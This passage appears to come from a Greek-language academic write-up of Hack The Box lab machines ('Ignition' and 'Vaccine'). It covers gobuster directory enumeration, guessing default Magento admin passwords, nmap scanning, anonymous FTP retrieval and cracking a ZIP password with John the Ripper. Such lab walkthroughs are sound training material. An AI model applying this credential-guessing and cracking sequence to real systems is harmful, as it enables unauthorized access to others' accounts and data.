
προβλήματα, όπως βλέπουμε στην παρακάτω εικόνα:

Figure 16: Επιτυχής φόρτωση σελίδας ignition.htb

Εξερευνώντας τη σελίδα προορισμού, μπορούμε να συμπεράνουμε ότι τίποτα χρήσιμο δεν μπορεί να αξιοποιηθεί εδώ. Η μόνη επιλογή για περαιτέρω εξερεύνηση του ιστότοπου είναι η χρήση του εργαλείου “gobuster”.

Στην γραμμή εντολών τρέχουμε την παρακάτω εντολή χρησιμοποιώντας το εργαλείο “gobuster”: “ gobuster dir –u http://ignition.htb –w /usr/share/dirb/wordlists/common.txt –x php, html”. Στην παρακάτω εικόνα βλέπουμε το αποτέλεσμα της εκτέλεσης της εντολής:

Figure 17: Εκτέλεση εντολής “gobuster”, “Ignition machine”



Από το αποτέλεσμα της εντολής gobuster, βρίσκουμε τον στόχο μας. Η σελίδα /admin επιστρέφει έναν κωδικό απόκρισης 200, ο οποίος σηματοδοτεί τη διαθεσιμότητά του. Μπορούμε να πλοηγηθούμε σε αυτό προσθέτοντάς το στο τέλος της διεύθυνσης URL. Εκτελώντας το url: Ignition.htb/admin παρουσιάζεται μια οθόνη σύνδεσης, με ένα λογότυπο για το Magento. Το Magento είναι μια πλατφόρμα ηλεκτρονικού εμπορίου ανοιχτού κώδικα γραμμένη σε PHP. Χρησιμοποιεί πολλά PHP frameworks, όπως το Laminas και το Symfony. Ζητείται όνομα χρήστη και κωδικός πρόσβασης, όπως θα δούμε παρακάτω και θα προσπαθήσουμε να εισάγουμε κάποια διαπιστευτήρια και να αποκτήσουμε πρόσβαση.




Figure 18: Magento σελίδα εισαγωγής χρήστη

Στην παραπάνω σελίδα θα προσπαθήσουμε να δοκιμάσουμε κάποια προεπιλεγμένα διαπιστευτήρια για την υπηρεσία Magento για να αποκτήσει πρόσβαση σύνδεσης. Για να ελέγξουμε για προεπιλεγμένα διαπιστευτήρια, θα μπορούσαμε να πληκτρολογήσουμε τους πιο συνηθισμένους συνδυασμούς στα πεδία ονόματος χρήστη και κωδικού πρόσβασης, όπως:

- admin – root123
- admin – password1
- admin – administrator1
- admin – changeme1
- admin – password123
- admin – qwerty123

Δοκιμάζοντας τα παραπάνω βρίσκουμε τον σωστό δυνδυασμό. Ο σωστός συνδυασμός είναι admin: qwerty123. Τώρα, παρουσιάζεται η σελίδα διαχείρισης Magento, όπου η σημαία βρίσκεται στην ενότητα Σύνθετες αναφορές του Πίνακα ελέγχου.




Figure 19: Εισαγωγή διαπιστευτηρίων "ignition"




Figure 20: Σελίδα Διαχείρησης Magento

4.5 Σενάριο 4ο

4.5.1 Εικονική μηχανή “Vaccine”

Η εικονική μηχανή “Vaccine”, μας διδάσκει, πως η απαρίθμιση είναι πάντα το κλειδί, ακόμα και αν το σύστημα φαίνεται άτρωτο και ασφαλές. Επίσης μας διδάσκει, την σημαντική ενέργεια σπασίματος κωδικών πρόσβασης και πως στην καθημερινότητα μας, χρησιμοποιούμε κωδικούς μη ασφαλείς.

4.5.2 Μεθοδολογία διείσδυσης

Ενεργοποιώντας το εικονικό μηχάνημα, βλέπουμε αυτόματως και την IP (10.129.169.225) που κατέχει. Ξεκινώντας με τη σάρωση Nmap, ώστε να μπορούμε να ελέγξουμε ποιες θύρες είναι ανοιχτές και ποιες υπηρεσίες εκτελούνται σε αυτές με τις παρακάτω επιλογές:
-sC: Εκτελεί σάρωση σεναρίου χρησιμοποιώντας το προεπιλεγμένο σύνολο σεναρίων και
-sV: ενεργοποιεί την ανίχνευση έκδοσης, η οποία θα εντοπίσει ποιες εκδόσεις εκτελούνται σε ποια θύρα. Όπως θα δούμε και στην παρακάτω εικόνα:




Figure 21: Nmap Εικονική μηχανή "Vaccine"

Υπάρχουν τρεις ανοιχτές θύρες, είναι 21 (FTP), 22 (SSH), 80 (HTTP). Δεδομένου ότι δεν έχουμε διαπιστευτήρια για την υπηρεσία SSH, θα ξεκινήσουμε με μια απαρίθμηση της θύρας 21, καθώς το Nmap δείχνει ότι επιτρέπει την ανώνυμη σύνδεση. Μπορούμε να δούμε ότι υπάρχει διαθέσιμο αρχείο backup.zip, θα πρέπει να το κατεβάσουμε. Θα βρίσκεται στο φάκελο από όπου δημιουργήσαμε τη σύνδεση FTP. Στην παρακάτω εικόνα μπορούμε να δούμε:




Figure 22: FTP connection

Μετά την δύνδεση με FTP πρωτόκολλο, χρησιμοποιόντας την IP του μηχανήματος, μπορούμε να δούμε ότι υπάρχει διαθέσιμο αρχείο, backup.zip και να εκτελέσουμε αποσυμπίεση του αρχείο όπως θα δούμε στην παρακάτω εικόνα:

Figure 23: Αποσυμπίεση αρχείου backup.zip

Διαπιστώνουμε πως μας ζητείται κωδικός για να ολοκληρωθεί επιτυχώς η αποσυμπίεση. Θα πρέπει με κάποιο τρόπο να σπάσουμε τον κωδικό πρόσβασης. Το εργαλείο που θα χρησιμοποιήσουμε για αυτήν την εργασία ονομάζεται John the Ripper. Το John the Ripper έρχεται προ-εγκατεστημένο σε Parrot OS & Kali Linux, ωστόσο, μπορούμε να το εγκαταστήσουμε από το αποθετήριο με τις παρακάτω εντολές. “sudo apt-get install john”

Προκειμένου να σπάσουμε επιτυχώς τον κωδικό πρόσβαση θα πρέπει να κατακερματίσουμε το ZIP, χρησιμοποιώντας την εντολή “zip2john backup.zip > hash”.

Μόλις δούμε το αρχείο κατακερματισμού, εκτελούμε την εντολή για να φορτώσουμε την λίστα των λέξεων και θα προσπαθήσει να κάνει μια επίθεση ωμής βίας. Εκτελώντας την εντολή “john –wordlist=rockyou.txt hashes”, έχουμε σαν αποτέλεσμα τον σπασμένο κωδικό: 741852963 και πραγματοποιούμε την αποσυμπίεση του αρχείου backup.zip

Πλέον μπορούμε να δούμε τα επιμέρους αρχεία του φακέλου, όπως βλέπουμε στην παραπάνω εικόνα.

